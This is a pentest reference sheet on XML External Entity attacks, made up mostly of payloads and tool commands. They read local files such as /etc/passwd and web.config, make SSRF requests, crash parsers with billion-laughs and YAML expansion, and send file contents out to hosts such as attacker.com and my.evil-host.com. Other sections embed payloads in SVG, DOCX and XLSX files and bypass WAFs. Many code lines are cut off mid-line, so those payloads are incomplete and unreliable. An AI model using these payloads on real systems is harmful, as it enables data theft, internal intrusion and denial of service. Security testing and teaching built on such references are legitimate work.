XML External Entity

> An XML External Entity attack is a type of attack against an application that parses XML input and allows XML entities. XML entities can be used to tell the XML parser to fetch specific content on the server.

Internal Entity: If an entity is declared within a DTD it is called as internal entity.
Syntax: `<!ENTITY entity_name "entity_value">`

External Entity: If an entity is declared outside a DTD it is called as external entity. Identified by `SYSTEM`.
Syntax: `<!ENTITY entity_name SYSTEM "entity_value">`

Summary

Tools

- xxeftp - A mini webserver with FTP support for XXE payloads

```
sudo ./xxeftp –uno 443
./xxeftp –w –wps 5555
```

- 230-OOB - An Out-of-Band XXE server for retrieving file contents over FTP and payload generation via http://xxe.sh/

```
$ python3 230.py 2121
```

- XXEinjector - Tool for automatic exploitation of XXE vulnerability using direct and different out of band methods

```
# Enumerating /etc directory in HTTPS application:
ruby XXEinjector.rb --host=192.168.0.2 --path=/etc --file=/tmp/req.txt --ssl
# Enumerating /etc directory using gopher for OOB method:
ruby XXEinjector.rb --host=192.168.0.2 --path=/etc --file=/tmp/req.txt --oob=gop
# Second order exploitation:
ruby XXEinjector.rb --host=192.168.0.2 --path=/etc --file=/tmp/vulnreq.txt --2nd
# Bruteforcing files using HTTP out of band method and netdoc protocol:
ruby XXEinjector.rb --host=192.168.0.2 --brute=/tmp/filenames.txt --file=/tmp/re
# Enumerating using direct exploitation:
ruby XXEinjector.rb --file=/tmp/req.txt --path=/etc --direct=UNIQUEMARK
# Enumerating unfiltered ports:
```

```
ruby XXEinjector.rb --host=192.168.0.2 --file=/tmp/req.txt --enumports=all
# Stealing Windows hashes:
ruby XXEinjector.rb --host=192.168.0.2 --file=/tmp/req.txt --hashes
# Uploading files using Java jar:
ruby XXEinjector.rb --host=192.168.0.2 --file=/tmp/req.txt --upload=/tmp/upload
# Executing system commands using PHP expect:
ruby XXEinjector.rb --host=192.168.0.2 --file=/tmp/req.txt --oob=http --phpfilte
# Testing for XSLT injection:
ruby XXEinjector.rb --host=192.168.0.2 --file=/tmp/req.txt --xslt
# Log requests only:
ruby XXEinjector.rb --logger --oob=http --output=/tmp/out.txt
```

- oxml_xxe - A tool for embedding XXE/XML exploits into different filetypes (DOCX/XLSX/PPTX, ODT/ODG/ODP/ODS, SVG, XML, PDF, JPG, GIF)

```
ruby server.rb
```

- docem - Utility to embed XXE and XSS payloads in docx,odt,pptx,etc

```
./docem.py -s samples/xxe/sample_oxml_xxe_mod0/ -pm xss -pf payloads/xss_all.txt
./docem.py -s samples/xxe/sample_oxml_xxe_mod1.docx -pm xxe -pf payloads/xxe_spe
./docem.py -s samples/xss_sample_0.odt -pm xss -pf payloads/xss_tiny.txt -pm per
./docem.py -s samples/xxe/sample_oxml_xxe_mod0/ -pm xss -pf payloads/xss_all.txt
```

- otori - Toolbox intended to allow useful exploitation of XXE vulnerabilities.

```
python ./otori.py --clone --module "G-XXE-Basic" --singleuri "file:///etc/passwd
```

Labs

- PortSwigger Labs for XXE
  - Exploiting XXE using external entities to retrieve files
  - Exploiting XXE to perform SSRF attacks
  - Blind XXE with out-of-band interaction
  - Blind XXE with out-of-band interaction via XML parameter entities
  - Exploiting blind XXE to exfiltrate data using a malicious external DTD
  - Exploiting blind XXE to retrieve data via error messages
  - Exploiting XInclude to retrieve files
  - Exploiting XXE via image file upload

    - Exploiting XXE to retrieve data by repurposing a local DTD
- GoSecure workshop - Advanced XXE Exploitation

Detect the vulnerability

Basic entity test, when the XML parser parses the external entities the result should contain "John" in `firstName` and "Doe" in `lastName` . Entities are defined inside the `DOCTYPE` element.

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example "Doe"> ]>
 <userInfo>
  <firstName>John</firstName>
  <lastName>&example;</lastName>
 </userInfo>
```

It might help to set the `Content-Type: application/xml` in the request when sending XML payload to the server.

Exploiting XXE to retrieve files

Classic XXE

We try to display the content of the file `/etc/passwd`

```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]><r
```

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<data>&file;</data>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

:warning: `SYSTEM` and `PUBLIC` are almost synonym.

```
<!ENTITY % xxe PUBLIC "Random Text" "URL">
<!ENTITY xxe PUBLIC "Any TEXT" "URL">
```

Classic XXE Base64 encoded

```
<!DOCTYPE test [ <!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTovLy9ldGMvc
```

PHP Wrapper inside XXE

```
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=
<contacts>
  <contact>
    <name>Jean &xxe; Dupont</name>
    <phone>00 11 22 33 44</phone>
    <address>42 rue du CTF</address>
    <zipcode>75000</zipcode>
    <city>Paris</city>
  </contact>
</contacts>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "php://filter/convert.base64-encode/resource=http://10.0.0.3"
]>
<foo>&xxe;</foo>
```

XInclude attacks

When you can't modify the **DOCTYPE** element use the **XInclude** to target

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>
```

Exploiting XXE to perform SSRF attacks

XXE can be combined with the SSRF vulnerability to target another service on the network.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "http://internal.service/secret_pass.txt" >
]>
<foo>&xxe;</foo>
```

Exploiting XXE to perform a deny of service

:warning: : These attacks might kill the service or the server, do not use them on the production.

Billion Laugh Attack

```
<!DOCTYPE data [
<!ENTITY a0 "dos" >
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
<!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
]>
<data>&a4;</data>
```

Yaml attack

```
a: &a ["lol","lol","lol","lol","lol","lol","lol","lol","lol"]
b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a]
c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b]
d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c]
e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d]
f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e]
g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f]
h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g]
```

```
i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h]
```

Parameters Laugh attack

A variant of the Billion Laughs attack, using delayed interpretation of parameter entities, by Sebastian Pipping.

```
<!DOCTYPE r [
  <!ENTITY % pe_1 "<!---->">
  <!ENTITY % pe_2 "&#37;pe_1;<!---->&#37;pe_1;">
  <!ENTITY % pe_3 "&#37;pe_2;<!---->&#37;pe_2;">
  <!ENTITY % pe_4 "&#37;pe_3;<!---->&#37;pe_3;">
  %pe_4;
]>
<r/>
```

Exploiting Error Based XXE

Error Based - Using Local DTD File

Short list of dtd files already stored on Linux systems; list them with `locate .dtd` :

```
/usr/share/xml/fontconfig/fonts.dtd
/usr/share/xml/scrollkeeper/dtds/scrollkeeper-omf.dtd
/usr/share/xml/svg/svg10.dtd
/usr/share/xml/svg/svg11.dtd
/usr/share/yelp/dtd/docbookx.dtd
```

The file `/usr/share/xml/fontconfig/fonts.dtd` has an injectable entity `%constant` at line 148: `<!ENTITY % constant 'int|double|string|matrix|bool|charset|langset|const'>`

The final payload becomes:

```
<!DOCTYPE message [
    <!ENTITY % local_dtd SYSTEM "file:///usr/share/xml/fontconfig/fonts.dtd">
    <!ENTITY % constant 'aaa)>
            <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
            <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///pa
            &#x25;eval;
            &#x25;error;
```

```
            <!ELEMENT aa (bb'>
    %local_dtd;
]>
<message>Text</message>
```

Error Based - Using Remote DTD

Payload to trigger the XXE

```
<?xml version="1.0" ?>
<!DOCTYPE message [
    <!ENTITY % ext SYSTEM "http://attacker.com/ext.dtd">
    %ext;
]>
<message></message>
```

Content of ext.dtd

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
```

Let's break down the payload:

1. `<!ENTITY % file SYSTEM "file:///etc/passwd">` This line defines an external entity named file that references the content of the file /etc/passwd (a Unix-like system file containing user account details).
2. `<!ENTITY % eval "<!ENTITY % error SYSTEM 'file:///nonexistent/%file;'>">` This line defines an entity eval that holds another entity definition. This other entity (error) is meant to reference a nonexistent file and append the content of the file entity (the `/etc/passwd` content) to the end of the file path. The `%` is a URL-encoded '`%`' used to reference an entity inside an entity definition.
3. `%eval;` This line uses the eval entity, which causes the entity error to be defined.
4. `%error;` Finally, this line uses the error entity, which attempts to access a nonexistent file with a path that includes the content of `/etc/passwd`. Since the file doesn't exist, an error will be thrown. If the application reports back the error to the user and includes the file path in the error message, then the content of `/etc/passwd` would be disclosed as part of the error message, revealing sensitive information.

Exploiting blind XXE to exfiltrate data out-of-band

Sometimes you won't have a result outputted in the page but you can still extract the data with an out of band attack.

Basic Blind XXE

The easiest way to test for a blind XXE is to try to load a remote resource such as a Burp Collaborator.

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "http://UNIQUE_ID_FOR_BURP_COLLABORATOR.burpcollaborator.net/
]>
<r></r>
```

Send the content of `/etc/passwd` to "www.malicious.com", you may receive only the first line.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "file:///etc/passwd" >
<!ENTITY callhome SYSTEM "www.malicious.com/?%xxe;">
]
>
<foo>&callhome;</foo>
```

XXE OOB Attack (Yunusov, 2013)

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://publicServer.com/parameterEntity_oob.dtd">
<data>&send;</data>

File stored on http://publicServer.com/parameterEntity_oob.dtd
<!ENTITY % file SYSTEM "file:///sys/power/image_size">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://publicServer.com/?%file;'>">
%all;
```

XXE OOB with DTD and PHP filter

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://127.0.0.1/dtd.xml">
%sp;
%param1;
]>
<r>&exfil;</r>

File stored on http://127.0.0.1/dtd.xml
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://127.0.0.1/dtd.xml?%data;'>">
```

XXE OOB with Apache Karaf

CVE-2018-11788 affecting versions:

- Apache Karaf <= 4.2.1
- Apache Karaf <= 4.1.6

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE doc [<!ENTITY % dtd SYSTEM "http://27av6zyg33g8q8xu338uvhnsc.canarytokens
<features name="my-features" xmlns="http://karaf.apache.org/xmlns/features/v1.3.0" 
        xsi:schemaLocation="http://karaf.apache.org/xmlns/features/v1.3.0 http://ka
    <feature name="deployer" version="2.0" install="auto">
    </feature>
</features>
```

Send the XML file to the `deploy` folder.

Ref. brianwrf/CVE-2018-11788

XXE with local DTD

In some case, outgoing connections are not possible from the web application. DNS names might even not resolve externally with a payload like this:

```
<!DOCTYPE root [<!ENTITY test SYSTEM 'http://h3l9e5soi0090naz81tmq5ztaaaaaa.burpcol
<root>&test;</root>
```

If error based exfiltration is possible, you can still rely on a local DTD to do concatenation tricks. Payload to confirm that error message include filename.

```
<!DOCTYPE root [
    <!ENTITY % local_dtd SYSTEM "file:///abcxyz/">

    %local_dtd;
]>
<root></root>
```

Assuming payloads such as the previous return a verbose error. You can start pointing to local DTD. With an found DTD, you can submit payload such as the following payload. The content of the file will be place in the error message.

```
<!DOCTYPE root [
    <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">

    <!ENTITY % ISOamsa '
        <!ENTITY &#x25; file SYSTEM "file:///REPLACE_WITH_FILENAME_TO_READ">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///abcxy
        &#x25;eval;
        &#x25;error;
        '>

    %local_dtd;
]>
<root></root>
```

Cisco WebEx

```
<!ENTITY % local_dtd SYSTEM "file:///usr/share/xml/scrollkeeper/dtds/scrollkeeper-o
<!ENTITY % url.attribute.set '>Your DTD code<!ENTITY test "test"'>
%local_dtd;
```

Citrix XenMobile Server

```
<!ENTITY % local_dtd SYSTEM "jar:file:///opt/sas/sw/tomcat/shared/lib/jsp-api.jar!/
<!ENTITY % Body '>Your DTD code<!ENTITY test "test"'>
%local_dtd;
```

Other payloads using different DTDs

WAF Bypasses

Bypass via character encoding

XML parsers uses 4 methods to detect encoding:

- HTTP Content Type: `Content-Type: text/xml; charset=utf-8`
- Reading Byte Order Mark (BOM)
- Reading first symbols of document
  - UTF-8 (3C 3F 78 6D)
  - UTF-16BE (00 3C 00 3F)
  - UTF-16LE (3C 00 3F 00)
- XML declaration: `<?xml version="1.0" encoding="UTF-8"?>`


Encoding	BOM	Example	
UTF-8	EF BB BF	EF BB BF 3C 3F 78 6D 6C	...<?xml
UTF-16BE	FE FF	FE FF 00 3C 00 3F 00 78 00 6D 00 6C	...<.?.x.m.l
UTF-16LE	FF FE	FF FE 3C 00 3F 00 78 00 6D 00 6C 00	..<.?.x.m.l.

Example: We can convert the payload to `UTF-16` using iconv to bypass some WAF:

```
cat utf8exploit.xml | iconv -f UTF-8 -t UTF-16BE > utf16exploit.xml
```

XXE in Java

Unsecure configuration in 10 different Java classes from three XML processing interfaces (DOM, SAX, StAX) that can lead to XXE:



- DocumentBuilderFactory (javax.xml.parsers.DocumentBuilderFactory)
- SAXBuilder (org.jdom2.input.SAXBuilder)
- SAXParserFactory (javax.xml.parsers.SAXParserFactory)
- SAXParser (javax.xml.parsers.SAXParser)
- SAXReader (org.dom4j.io.SAXReader)
- TransformerFactory (javax.xml.transform.TransformerFactory) & SAXTransformerFactory (javax.xml.transform.sax.SAXTransformerFactory)
- SchemaFactory (javax.xml.validation.SchemaFactory)
- Validator (javax.xml.validation.Validator)
- XMLReader (org.xml.sax.XMLReader)

Ref.

- Semgrep - XML Security in Java
- Semgrep - XML External entity prevention for Java

XXE in exotic files

XXE inside SVG

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" v
    <image xlink:href="expect://ls" width="200" height="200"></image>
</svg>
```

Classic

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="ht
   <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
```

OOB via SVG rasterization

xxe.svg

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE svg [
<!ELEMENT svg ANY >
<!ENTITY % sp SYSTEM "http://example.org:8080/xxe.xml">
%sp;
%param1;
]>
<svg viewBox="0 0 200 200" version="1.2" xmlns="http://www.w3.org/2000/svg" style="
      <text x="15" y="100" style="fill:black">XXE via SVG rasterization</text>
      <rect x="0" y="0" rx="10" ry="10" width="200" height="200" style="fill:pink;op
      <flowRoot font-size="15">
         <flowRegion>
           <rect x="0" y="0" width="200" height="200" style="fill:red;opacity:0.3"/>
         </flowRegion>
         <flowDiv>
            <flowPara>&exfil;</flowPara>
```

```
          </flowDiv>
        </flowRoot>
</svg>
```

xxe.xml

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/hostname">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://example.org:2121/%data;'>">
```

XXE inside SOAP

```
<soap:Body>
  <foo>
    <![CDATA[<!DOCTYPE doc [<!ENTITY % dtd SYSTEM "http://x.x.x.x:22/"> %dtd;]><xxx/
  </foo>
</soap:Body>
```

XXE inside DOCX file

Format of an Open XML file (inject the payload in any .xml file):

- /_rels/.rels
- [Content_Types].xml
- Default Main Document Part
  - /word/document.xml
  - /ppt/presentation.xml
  - /xl/workbook.xml

Then update the file `zip -u xxe.docx [Content_Types].xml`

Tool : https://github.com/BuffaloWill/oxml_xxe

```
DOCX/XLSX/PPTX
ODT/ODG/ODP/ODS
SVG
XML
PDF (experimental)
JPG (experimental)
GIF (experimental)
```

XXE inside XLSX file

Structure of the XLSX:

```
$ 7z l xxe.xlsx
[...]
   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2021-10-17 15:19:00 .....          578          223  _rels/.rels
2021-10-17 15:19:00 .....          887          508  xl/workbook.xml
2021-10-17 15:19:00 .....         4451          643  xl/styles.xml
2021-10-17 15:19:00 .....         2042          899  xl/worksheets/sheet1.xml
2021-10-17 15:19:00 .....          549          210  xl/_rels/workbook.xml.rels
2021-10-17 15:19:00 .....          201          160  xl/sharedStrings.xml
2021-10-17 15:19:00 .....          731          352  docProps/core.xml
2021-10-17 15:19:00 .....          410          246  docProps/app.xml
2021-10-17 15:19:00 .....         1367          345  [Content_Types].xml
------------------- ----- ------------ ------------  ------------------------
2021-10-17 15:19:00              11216         3586  9 files
```

Extract Excel file: `7z x -oXXE xxe.xlsx`

Rebuild Excel file:

```
$ cd XXE
$ 7z u ../xxe.xlsx *
```

Add your blind XXE payload inside `xl/workbook.xml` .

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE cdl [<!ELEMENT cdl ANY ><!ENTITY % asd SYSTEM "http://x.x.x.x:8000/xxe.dt
<cdl>&rrr;</cdl>
<workbook xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:r
```

Alternativly, add your payload in `xl/sharedStrings.xml` :

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE cdl [<!ELEMENT t ANY ><!ENTITY % asd SYSTEM "http://x.x.x.x:8000/xxe.dtd">
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="10" u
```

Using a remote DTD will save us the time to rebuild a document each time we want to retrieve a different file. Instead we build the document once and then change the DTD. And using FTP instead of HTTP allows to retrieve much larger files.

`xxe.dtd`

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://x.x.x.x:2121/%d;'>">
```

Serve DTD and receive FTP payload using xxeserv:

```
$ xxeserv -o files.log -p 2121 -w -wd public -wp 8000
```

XXE inside DTD file

Most XXE payloads detailed above require control over both the DTD or `DOCTYPE` block as well as the `xml` file. In rare situations, you may only control the DTD file and won't be able to modify the `xml` file. For example, a MITM. When all you control is the DTD file, and you do not control the `xml` file, XXE may still be possible with this payload.

```
<!-- Load the contents of a sensitive file into a variable -->
<!ENTITY % payload SYSTEM "file:///etc/passwd">
<!-- Use that variable to construct an HTTP get request with the file contents in tl
<!ENTITY % param1 '<!ENTITY &#37; external SYSTEM "http://my.evil-host.com/x=%payloa
%param1;
%external;
```

Windows Local DTD and Side Channel Leak to disclose HTTP response/file contents

From https://gist.github.com/infosec-au/2c60dc493053ead1af42de1ca3bdcc79

Disclose local file

```
<!DOCTYPE doc [
    <!ENTITY % local_dtd SYSTEM "file:///C:\Windows\System32\wbem\xml\cim20.dtd">
    <!ENTITY % SuperClass '>
```

```
        <!ENTITY &#x25; file SYSTEM "file://D:\webserv2\services\web.config">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file://t/#&#x
        &#x25;eval;
        &#x25;error;
      <!ENTITY test "test"'
    >
    %local_dtd;
]><xxx>cacat</xxx>
```

Disclose HTTP Response:

```
<!DOCTYPE doc [
    <!ENTITY % local_dtd SYSTEM "file:///C:\Windows\System32\wbem\xml\cim20.dtd">
    <!ENTITY % SuperClass '>
        <!ENTITY &#x25; file SYSTEM "https://erp.company.com">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file://test/#
        &#x25;eval;
        &#x25;error;
      <!ENTITY test "test"'
    >
    %local_dtd;
]><xxx>cacat</xxx>
```

References

- XML External Entity (XXE) Processing - OWASP
- XML External Entity Prevention Cheat Sheet
- Detecting and exploiting XXE in SAML Interfaces - 6. Nov. 2014 - Von Christian Mainka
- [Gist] staaldraad - XXE payloads
- [Gist] mgeeky - XML attacks
- Exploiting xxe in file upload functionality - BLACKHAT WEBCAST - 11/19/15 - Will Vandevanter - @*will_is*
- XXE ALL THE THINGS!!! (including Apple iOS's Office Viewer)
- From blind XXE to root-level file read access - December 12, 2018 by Pieter Hiele
- How we got read access on Google's production servers April 11, 2014 by detectify
- Blind OOB XXE At UBER 26+ Domains Hacked August 05, 2016 by Raghav Bisht
- OOB XXE through SAML by Sean Melia @seanmeals
- XXE in Uber to read local files 01/2017

- XXE inside SVG JUNE 22, 2016 by YEO QUAN YANG
- Pentest XXE - @phonexicum
- Exploiting XXE with local DTD files - 12/12/2018 - Arseniy Sharoglazov
- Web Security Academy >> XML external entity (XXE) injection - 2019 PortSwigger Ltd
- Automating local DTD discovery for XXE exploitation - July 16 2019 by Philippe Arteau
- EXPLOITING XXE WITH EXCEL - NOV 12 2018 - MARC WICKENDEN
- excel-reader-xlsx #10
- Midnight Sun CTF 2019 Quals - Rubenscube
- SynAck - A Deep Dive into XXE Injection - 22 July 2019 - Trenton Gordon
- Synacktiv - CVE-2019-8986: SOAP XXE in TIBCO JasperReports Server - 11-03-2019 - Julien SZLAMOWICZ, Sebastien DUDEK
- XXE: How to become a Jedi - Zeronights 2017 - Yaroslav Babin
- Payloads for Cisco and Citrix - Arseniy Sharoglazov
- Data exfiltration using XXE on a hardened server - Ritik Singh - Jan 29, 2022